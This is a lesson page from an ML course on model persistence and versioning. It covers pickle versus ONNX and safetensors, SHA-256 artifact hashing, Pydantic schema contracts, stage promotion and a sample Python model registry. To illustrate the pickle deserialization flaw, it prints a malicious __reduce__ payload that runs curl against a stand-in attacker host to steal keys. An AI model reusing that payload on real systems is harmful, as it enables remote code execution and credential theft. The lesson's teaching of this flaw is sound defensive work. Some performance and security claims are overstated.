Machine Learning › Machine Learning in Practice › Day 193
Day 193: Saving and Versioning Models

Master model persistence and enterprise registry architecture: compare pickle vs joblib vs ONNX vs safetensors, enforce cryptographic hashing, define schema contracts, and build an immutable model registry from scratch.
Hands-on lab for this lesson
Lab files on GitHub: https://github.com/ai-roadmap-365/ai-roadmap-365.github.io/tree/main/labs/sections/machine-learning/day-193-saving-and-versioning-models
- Get the hands-on files. Clone the labs repository once (you can reuse this clone for every lesson). This works on macOS, Linux, and Windows (PowerShell or WSL):
git clone https://github.com/ai-roadmap-365/ai-roadmap-365.github.io.git cd ai-roadmap-365.github.io - Open this lesson's lab. Move into the directory for this specific day. Every lab lives at the same predictable path — section / subsection / week / day:
cd labs/sections/machine-learning/day-193-saving-and-versioning-models - Read the lab guide. Open `README.md` in that directory. It lists the exact commands, what each does, the expected output, and how to check your work — read it before running anything.
- Run it and check your work. Follow the README's "How to run" section: run the example first to see the finished result, then complete the numbered exercises in `starter/`, then run the tests. The tests pass (exit 0) only when your work is correct.
bash tests/run_tests.sh # or the test command named in the lab README
You can also open the lab as a local page (works offline, shows the file tree and expected output).
Learning objectives
By the end of this lesson you will be able to:
- Analyze serialization formats (pickle, joblib, ONNX, safetensors) and mitigate arbitrary code execution risks.
- Compute cryptographic SHA-256 artifact hashes to guarantee immutable model provenance.
- Enforce Pydantic input and output schema contracts to prevent runtime serving errors.
- Implement semantic versioning (MAJOR.MINOR.PATCH) and stage promotion state machines.
- Build a complete, thread-safe Model Registry catalog from scratch in pure Python.
Prerequisites
- [object Object]
Why this matters
In academic notebooks, training a model ends with model.fit(X_train, y_train) and evaluating test accuracy. In enterprise production systems, a trained model is useless until it is serialized to disk, validated, registered in an artifact catalog, and loaded by serving microservices.
However, model persistence is fraught with catastrophic engineering pitfalls:
- Critical Security Vulnerabilities (RCE): The default serialization format in Python (
pickle.dump()/joblib.dump()) is a Turing-complete instruction stream. Loading an untrusted pickle file downloaded from the internet allows attackers to execute arbitrary shellcode and take over your Kubernetes cluster. - Silent Schema Drift: A data engineer updates an upstream SQL table from integer customer IDs to UUID strings. If the model has no schema contract, the deployed service silently crashes on the next 10,000 API requests.
- Audit and Compliance Failures: In healthcare and financial risk, regulators require companies to reproduce the exact model weights used to make a loan rejection decision 18 months ago. Without immutable artifact hashing and versioning, reproducing historical predictions is impossible.
To build enterprise-grade ML infrastructure, you must master Secure Model Serialization, Semantic Versioning, Schema Contracts, and Enterprise Model Registries.
The idea in plain language
Think of an architect blueprinting a skyscraper:
- The Training Phase: The architect sketches structural designs in CAD software on their laptop.
- The Serialization Phase: The architect exports the blueprint into an immutable, tamper-proof PDF/A file with an official digital notary stamp (Cryptographic Hash). They do not ship their raw laptop memory.
- The Registry Phase: The blueprint is logged in the municipal building archives under Version 2.1.0, cross-referenced with soil inspection reports and structural steel test certificates.
- The Construction Phase (Deployment): Construction foremen pull the exact stamped blueprint Version 2.1.0 from the municipal archive to pour concrete. If someone sneaks in a modified drawing with unverified beam thicknesses, the security stamp fails, and construction halts immediately.
Historical background
- 1990s (Python
pickle): Introduced as standard object serialization in Python, prioritizing object state preservation over security or cross-language portability. - 2009 (Scikit-Learn &
joblib): Optimized pickle for large NumPy numeric arrays using memory-mapped buffers. - 2017 (Linux Foundation - ONNX): Microsoft, Facebook, and AWS co-created the Open Neural Network Exchange (ONNX) to provide an open, cross-platform computational graph representation decoupled from Python.
- 2018 (Databricks - MLflow): Introduced the MLflow Model Registry, establishing standard stage transitions (Staging, Production, Archived) and artifact lineage tracking.
- 2022 (HuggingFace -
safetensors): Developed a zero-copy, secure tensor format to replace vulnerable PyTorch.ptpickle files across the open-source AI ecosystem.
What it is — and what it is not
What Model Persistence & Versioning IS:
- An Immutable Artifact & Lineage Architecture: Storing binary model weights alongside cryptographic checksums, training code Git SHAs, and dataset hashes.
- A Multi-Language Interface Contract: Exporting computation graphs into portable formats (ONNX) that execute in high-performance C++ runtimes.
What it is NOT:
- Not Renaming Files on a Shared Network Drive: Saving files as
model_v2_final_final_real.pklon an S3 bucket is not a model registry; it guarantees human error and deployment outages. - Not Code Version Control: Git is designed for text code, not multi-gigabyte binary weights; model registries store metadata in SQL and weights in immutable object storage (S3/GCS).
Why it was created and what problems it solves
Traditional software releases ship compiled binaries derived deterministically from source code. In machine learning, a model binary is the product of three distinct inputs:
Model Artifact = f(Code Commit SHA, Dataset Snapshot Hash, Hyperparameter Config)If any of those three variables change, the resulting model behavior changes. Model registries and versioning engines solve this combinatorial complexity by creating an immutable, cryptographically verifiable record of the entire training provenance.
How it works
Let us dissect the serialization landscape, cryptographic provenance, schema validation, and model registry state machines.
1. The Model Serialization Landscape

| Format | Security Profile | Runtime Environment | Latency Profile | Primary Use Case |
|---|---|---|---|---|
| Pickle / Joblib | ⚠️ Insecure (RCE risk) | Python Only | Moderate (Python GIL) | Local experimentation only |
| ONNX | High (Pure Graph) | C++, Rust, Java, JS | Ultra-Fast (sub-5ms) | Production tabular & NN serving |
| Safetensors | High (Pure Tensor) | Multi-Language | Instant (mmap zero-copy) | Deep Learning & LLM weights |
| PMML / PFA | High (XML / JSON) | Java / Legacy | Moderate | Legacy banking & enterprise |
The Pickle Vulnerability (CWE-502):
Pickle operates as a virtual stack machine. When pickle.load() deserializes a stream, it can call the __reduce__() method to execute arbitrary system binaries:
# Malicious payload demonstration:
class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ("curl -s http://attacker.com/steal-keys",))
If a server loads an untrusted pickle, the shellcode runs with the full permissions of the serving process. In production, never load pickle files from unvetted external sources.
2. Cryptographic Provenance and SHA-256 Checksums
To guarantee that a model artifact has not been modified or corrupted between training and serving, compute its SHA-256 hash:
SHA-256(Artifact Bytes) -> Hexadecimal Digest (64 characters)During deployment:
- The serving pod downloads the artifact
model.onnxfrom S3. - The pod computes the SHA-256 checksum of the downloaded file.
- The pod compares the checksum against the expected hash recorded in the Model Registry.
- If the hashes mismatch, the deployment is aborted immediately.
3. Schema Contracts: Pydantic Validation
A model is a mathematical function mapping an input vector x to an output prediction y. A Schema Contract specifies the exact types, required fields, and acceptable ranges for x and y:
from pydantic import BaseModel, Field

class LoanApplicantFeatures(BaseModel):
    credit_score: int = Field(ge=300, le=850, description="FICO score")
    annual_income: float = Field(gt=0.0, description="Gross annual income in USD")
    debt_to_income_ratio: float = Field(ge=0.0, le=1.0)
    loan_amount: float = Field(gt=0.0)

class LoanPredictionResponse(BaseModel):
    default_probability: float = Field(ge=0.0, le=1.0)
    risk_tier: str = Field(pattern="^(LOW|MEDIUM|HIGH)$")
    model_version: str
If an incoming API payload contains credit_score = "nine hundred", Pydantic intercepts the malformed request at the HTTP boundary, returning a 422 Unprocessable Entity error before it reaches the ML model tensor buffer.
4. ONNX Graph Compilation and Operator Fusion
When a scikit-learn or PyTorch model is converted to ONNX (Open Neural Network Exchange), the Python object hierarchy is translated into a static Directed Acyclic Graph (DAG) of standardized computational operators (e.g. MatMul, Relu, Gemm, TreeEnsembleClassifier):
Key Execution Advantages:
- Operator Fusion: The ONNX Runtime compiler identifies sequences of separate mathematical operations (e.g.
Conv2Dfollowed byBatchNormandReLU) and fuses them into a single contiguous C++ memory kernel. This eliminates intermediate tensor buffer allocations in RAM and maximizes CPU L1/L2/L3 cache locality. - Quantization to INT8: ONNX graphs can be quantized from 32-bit floating point (
FP32) to 8-bit integers (INT8), reducing model disk size by 75% and accelerating inference throughput by 2x to 4x on modern AVX-512 and Apple Silicon NEON vector instructions with minimal loss of accuracy. - Multi-Threaded Execution: ONNX Runtime provides fine-grained thread pooling (
intra_op_num_threadsandinter_op_num_threads), allowing serving microservices to handle hundreds of concurrent prediction queries per second without encountering Python Global Interpreter Lock (GIL) contention.
5. Zero-Copy Memory Mapping with Safetensors
In deep neural networks and Transformer architectures containing billions of parameters, model checkpoint loading represents a major operational bottleneck:
The Traditional PyTorch Pickle Problem:
Loading a 10GB .pt file requires:
- Allocating 10GB of temporary heap memory in Python to read the file stream.
- Parsing the Python object pickle byte stream.
- Allocating another 10GB of GPU/RAM tensor memory.
- Copying weights across memory boundaries.
- Triggering Python garbage collection on the temporary objects. Total memory required: 20GB+ RAM, taking 30 to 60 seconds per server pod startup.
The Safetensors Solution:
Safetensors organizes weight files as a single contiguous binary buffer preceded by a lightweight JSON header specifying tensor names, shapes, and byte offsets.
- Using the operating system
mmap(memory map) system call, the kernel maps the file on NVMe disk directly into the virtual address space of the process. - Zero-Copy Loading: Tensor pointers point directly to the mapped disk pages. If a GPU requests weights, data transfers directly from disk to VRAM via Direct Memory Access (DMA) in under 500 milliseconds.
6. Semantic Versioning and Stage Promotion State Machine

Models adhere to Semantic Versioning (MAJOR.MINOR.PATCH):
- MAJOR (Breaking Changes): Input feature schema modified, columns added/removed, or output structure altered.
- MINOR (Model Iteration): Retrained on new data, new hyperparameter tuning, or updated algorithm maintaining identical schema.
- PATCH (Bugfixes & Hotfixes): Pre-processing bugfix or metadata correction.
Model Lifecycle Stages:
[ None ] ──> [ Staging ] ──> [ Production ] ──> [ Archived ]
                   │
└──> [ Rejected ]- Staging: Candidate model running offline validation suites, canary traffic, and load testing.
- Production: Active champion model serving 100% of live traffic. Only ONE model version can occupy the active Production stage per registered model name.
- Archived: Historical production models kept for auditability and instant disaster rollback.
An everyday analogy
Think of a commercial pharmacy dispensing prescription medications:
- The Medicine (Model Weights): Chemical compounds packaged in tamper-evident sealed bottles.
- The Safety Seal (SHA-256 Hash): If the holographic foil seal is broken, the pharmacist discards the bottle.
- The Prescription Label (Schema Contract): Specifies exact dosage (e.g. 50mg oral tablet); the patient cannot substitute liquid syrup without a new prescription.
- The Batch Number (Model Version): In the event of a drug recall, the manufacturer traces the exact factory lot and manufacturing timestamp.
Examples in practice
Let us inspect a complete, modular, pure Python implementation of a thread-safe Enterprise Model Registry with cryptographic hashing and stage promotion:
import hashlib
import json
from dataclasses import dataclass, field
from datetime import datetime, timezone
from typing import Dict, Optional, List

@dataclass
class ModelVersionMetadata:
    model_name: str
    version: str # e.g. "1.2.0"
    sha256_hash: str
    stage: str # "STAGING", "PRODUCTION", "ARCHIVED", "REJECTED"
    git_commit: str
    metrics: Dict[str, float]
    created_at: str = field(
        default_factory=lambda: datetime.now(timezone.utc).isoformat()
    )

class ModelRegistry:
    def __init__(self):
        self._models: Dict[str, Dict[str, ModelVersionMetadata]] = {}

    @staticmethod
    def compute_sha256(file_bytes: bytes) -> str:
        return hashlib.sha256(file_bytes).hexdigest()

    def register_model(
        self,
        model_name: str,
        version: str,
        artifact_bytes: bytes,
        git_commit: str,
        metrics: Dict[str, float],
    ) -> ModelVersionMetadata:
        if model_name not in self._models:
            self._models[model_name] = {}

        if version in self._models[model_name]:
            raise ValueError(f"Version {version} already exists for model {model_name}")

        sha256 = self.compute_sha256(artifact_bytes)
        meta = ModelVersionMetadata(
            model_name=model_name,
            version=version,
            sha256_hash=sha256,
            stage="STAGING",
            git_commit=git_commit,
            metrics=metrics,
        )
        self._models[model_name][version] = meta
        return meta

    def transition_stage(
        self, model_name: str, version: str, new_stage: str
    ) -> ModelVersionMetadata:
        valid_stages = {"STAGING", "PRODUCTION", "ARCHIVED", "REJECTED"}
        if new_stage not in valid_stages:
            raise ValueError(f"Invalid stage: {new_stage}")

        if model_name not in self._models or version not in self._models[model_name]:
            raise KeyError(f"Model {model_name}:{version} not found")

        # If promoting to PRODUCTION, archive any existing production version
        if new_stage == "PRODUCTION":
            for v, meta in self._models[model_name].items():
                if meta.stage == "PRODUCTION" and v != version:
                    meta.stage = "ARCHIVED"

        meta = self._models[model_name][version]
        meta.stage = new_stage
        return meta

    def get_production_model(self, model_name: str) -> Optional[ModelVersionMetadata]:
        if model_name not in self._models:
            return None
        for meta in self._models[model_name].values():
            if meta.stage == "PRODUCTION":
                return meta
        return None
Implications: security, privacy, performance, scalability, and cost
- Zero-Copy Memory Mapping for Instant Startup:
- Loading large 10GB neural network weights via standard Python object unpickling consumes 20GB of RAM (due to object duplication) and takes 45 seconds. Safetensors memory-maps the binary file directly from disk in under 100 milliseconds with zero memory overhead.
- Immutable Blob Storage Architecture:
- Model registries separate metadata from raw weights: metadata resides in a PostgreSQL database, while immutable artifacts are stored in encrypted S3 buckets with Object Lock enabled to prevent unauthorized deletion.
Alternatives: free, open source, and commercial
| Platform / Tool | Architecture | Stage Management | Recommended For |
|---|---|---|---|
| MLflow Model Registry | Open Source | Built-in UI & REST API | Industry standard for MLOps |
| W&B Model Registry | SaaS / Commercial | Rich lineage & team governance | Deep learning & vision teams |
| Hugging Face Hub | Open Source / SaaS | Git-LFS & Safetensors native | Transformer & LLM distribution |
| DVC (Data Version Control) | Open Source | Git-backed pointers to S3 | Lightweight engineering teams |
| AWS SageMaker Model Registry | Managed Cloud | Native AWS IAM & CloudWatch | AWS-centric enterprises |
Comparison with related concepts
┌────────────────────────────────────────────────────────────────────────┐
│                   PERSISTENCE FORMAT COMPARISON                        │
├────────────────────────────────────────────────────────────────────────┤
│ Dimension          │ Pickle / Joblib  │ ONNX           │ Safetensors   │
├────────────────────┼──────────────────┼────────────────┼───────────────┤
│ RCE Vulnerability  │ Severe (CWE-502) │ Zero (Graph)   │ Zero (Tensors)│
│ Non-Python Serving │ Impossible       │ Exceptional    │ High          │
│ Cold-Start Latency │ Slow             │ Sub-millisecond│ Instant (mmap)│
│ Graph Optimization │ None             │ Fuse Operators │ None          │
└────────────────────────────────────────────────────────────────────────┘
When to use it — and when not to
When to USE a Formal Model Registry:
- All models deployed to staging, production, or customer-facing API endpoints.
- Any setting subject to regulatory compliance, audit requirements, or team collaboration.
When NOT to use it:
- 5-minute scratch scripts testing whether an algorithm compiles locally.
Knowledge check
- Why does Python standard
pickle.load()represent a severe remote code execution security risk? - What are the key advantages of exporting models to the ONNX format for production serving?
- How do Safetensors achieve zero-copy memory mapping for large deep learning checkpoints?
- What role does a Cryptographic SHA-256 hash play in model deployment verification?
- Under Semantic Versioning, what triggers a MAJOR version increment in machine learning systems?
Hands-on exercise
In this lab, you will implement ModelRegistry in pure Python, compute cryptographic SHA-256 artifact checksums, register model versions with lineage metadata, enforce stage promotion rules, and verify that only a single active version occupies the Production stage.
Expected output
[Enterprise Model Registry Engine]
Registered: churn_classifier:1.0.0 (SHA-256: 3b1a8f...) -> Stage: STAGING
Registered: churn_classifier:1.1.0 (SHA-256: 7f4d2e...) -> Stage: STAGING
Promoting v1.0.0 to PRODUCTION -> PASSED
Promoting v1.1.0 to PRODUCTION -> v1.0.0 automatically ARCHIVED
Active Production Model: churn_classifier:1.1.0 (PR-AUC: 0.8840)
Test Suite: 2 passed in 0.08s
Validate your work
Run the automated test runner:
./tests/run_tests.shTroubleshooting
- If SHA-256 checksums do not match, ensure you pass raw
bytesdirectly tohashlib.sha256(). - Ensure stage names use strict uppercase strings (
"PRODUCTION","STAGING","ARCHIVED").
Common mistakes
- Allowing Multiple Concurrent Production Versions: Failing to automatically demote or archive existing production models when promoting a new champion model.
Practice assignment
- Implement an automated Artifact Integrity Verifier that inspects local disk files against the registry SHA-256 hash before loading into memory.
- Build an automated model card JSON exporter that dumps complete lineage records (Git commit, dataset hash, metrics) for compliance audits.
Extension challenge
Implement an ONNX Graph Exporter and Runtime Benchmark:
- Train a scikit-learn Gradient Boosting Classifier on tabular data.
- Convert the model to ONNX using
skl2onnx. - Benchmark inference latency between native Python
model.predict_proba()andonnxruntime.InferenceSession. - Demonstrate a 3x to 10x latency reduction and memory footprint compression under high simulated QPS.
Quiz
Q1. Why is loading unvetted model files using Python standard pickle.load() a critical cybersecurity vulnerability (CWE-502)?
- Pickle is a Turing-complete stack machine: unpickling crafted payloads automatically executes arbitrary shellcode (e.g. os.system) during deserialization
- Pickle takes too much disk space
- Pickle cannot save scikit-learn models
- Pickle only works on Linux
Show answer
Answer: A. Pickle is a Turing-complete stack machine: unpickling crafted payloads automatically executes arbitrary shellcode (e.g. os.system) during deserialization
Pickle files can execute arbitrary Python commands during deserialization via the __reduce__ method, allowing attackers to gain remote code execution.
Q2. What is the primary architectural advantage of the ONNX (Open Neural Network Exchange) format over joblib?
- ONNX compiles models into an immutable computation graph that runs in native C++, Rust, and Go runtimes without requiring a Python interpreter
- ONNX automatically optimizes SQL databases
- ONNX models do not require any disk storage
- ONNX guarantees 100% training accuracy
Show answer
Answer: A. ONNX compiles models into an immutable computation graph that runs in native C++, Rust, and Go runtimes without requiring a Python interpreter
ONNX decouples models from Python, allowing high-performance, sub-millisecond C++ inference engines (ONNX Runtime, Triton) to serve predictions securely.
Q3. Why are Safetensors (developed by HuggingFace) replacing PyTorch pickle-based .pt checkpoints?
- Safetensors contain only raw tensor byte buffers with a JSON header: they are 100% immune to code execution and load instantly via zero-copy memory mapping (mmap)
- Safetensors reduce model weights by 99%
- Safetensors do not require floating point numbers
- Safetensors are written in assembly code
Show answer
Answer: A. Safetensors contain only raw tensor byte buffers with a JSON header: they are 100% immune to code execution and load instantly via zero-copy memory mapping (mmap)
Safetensors eliminates code execution vulnerabilities completely while allowing zero-copy memory mapping directly from disk to GPU memory.
Q4. What does a Cryptographic SHA-256 Hash guarantee when stored in an enterprise Model Registry?
- Artifact Immutability: verifying that the exact binary model artifact deployed in production matches the validated artifact logged during training byte-for-byte
- That the model is trained with 256 gradient steps
- That the training data is encrypted with AES-256
- That the model latency is less than 256 microseconds
Show answer
Answer: A. Artifact Immutability: verifying that the exact binary model artifact deployed in production matches the validated artifact logged during training byte-for-byte
A SHA-256 checksum provides cryptographic proof that model files have not been modified, corrupted, or tampered with in storage buckets.
Q5. Under Semantic Versioning (MAJOR.MINOR.PATCH) for machine learning models, when should the MAJOR version number be incremented?
- When breaking changes are introduced to the input feature schema or prediction format (e.g. changing feature types or removing required columns)
- Every time the model is retrained on fresh weekly data
- Whenever a typo is fixed in the documentation
- When the training loss decreases by 0.1%
Show answer
Answer: A. When breaking changes are introduced to the input feature schema or prediction format (e.g. changing feature types or removing required columns)
MAJOR version increments indicate breaking interface contracts (input/output schema changes) that require upstream API clients to modify their request payloads.
Glossary
- Model Serialization
- The process of converting an in-memory trained model object into a persistent byte stream or file for storage and serving.
- Model Registry
- A centralized catalog storing versioned model artifacts, cryptographic hashes, metadata, and lifecycle stages.
- Pickle Vulnerability
- A critical security flaw where unpickling untrusted files allows arbitrary code execution via Python object reconstruction.
- ONNX
- Open Neural Network Exchange: a cross-platform, open format for executing machine learning models across heterogeneous hardware.
- Safetensors
- A safe, zero-copy serialization format for deep learning tensors that prohibits executable code.
- Semantic Versioning (SemVer)
- A versioning convention (MAJOR.MINOR.PATCH) communicating breaking schema changes, retraining updates, and hotfixes.
- Schema Contract
- A strict specification defining the expected feature names, data types, and value constraints required by a model.
- Provenance / Lineage
- The complete historical audit trail linking a model artifact to its training dataset, code commit SHA, and hyperparameters.
Sources and further reading
- ONNX: Open Neural Network Exchange Specification — Linux Foundation AI & Data (accessed 2026-08-29)
- Safetensors: Fast and Safe Tensor Serialization — Hugging Face (accessed 2026-08-29)
- Managing the Machine Learning Lifecycle with MLflow — IEEE Computer (accessed 2026-08-29)
Kept in this browser, no account needed. Your progress page turns the whole record into one link you can bookmark or open on another device.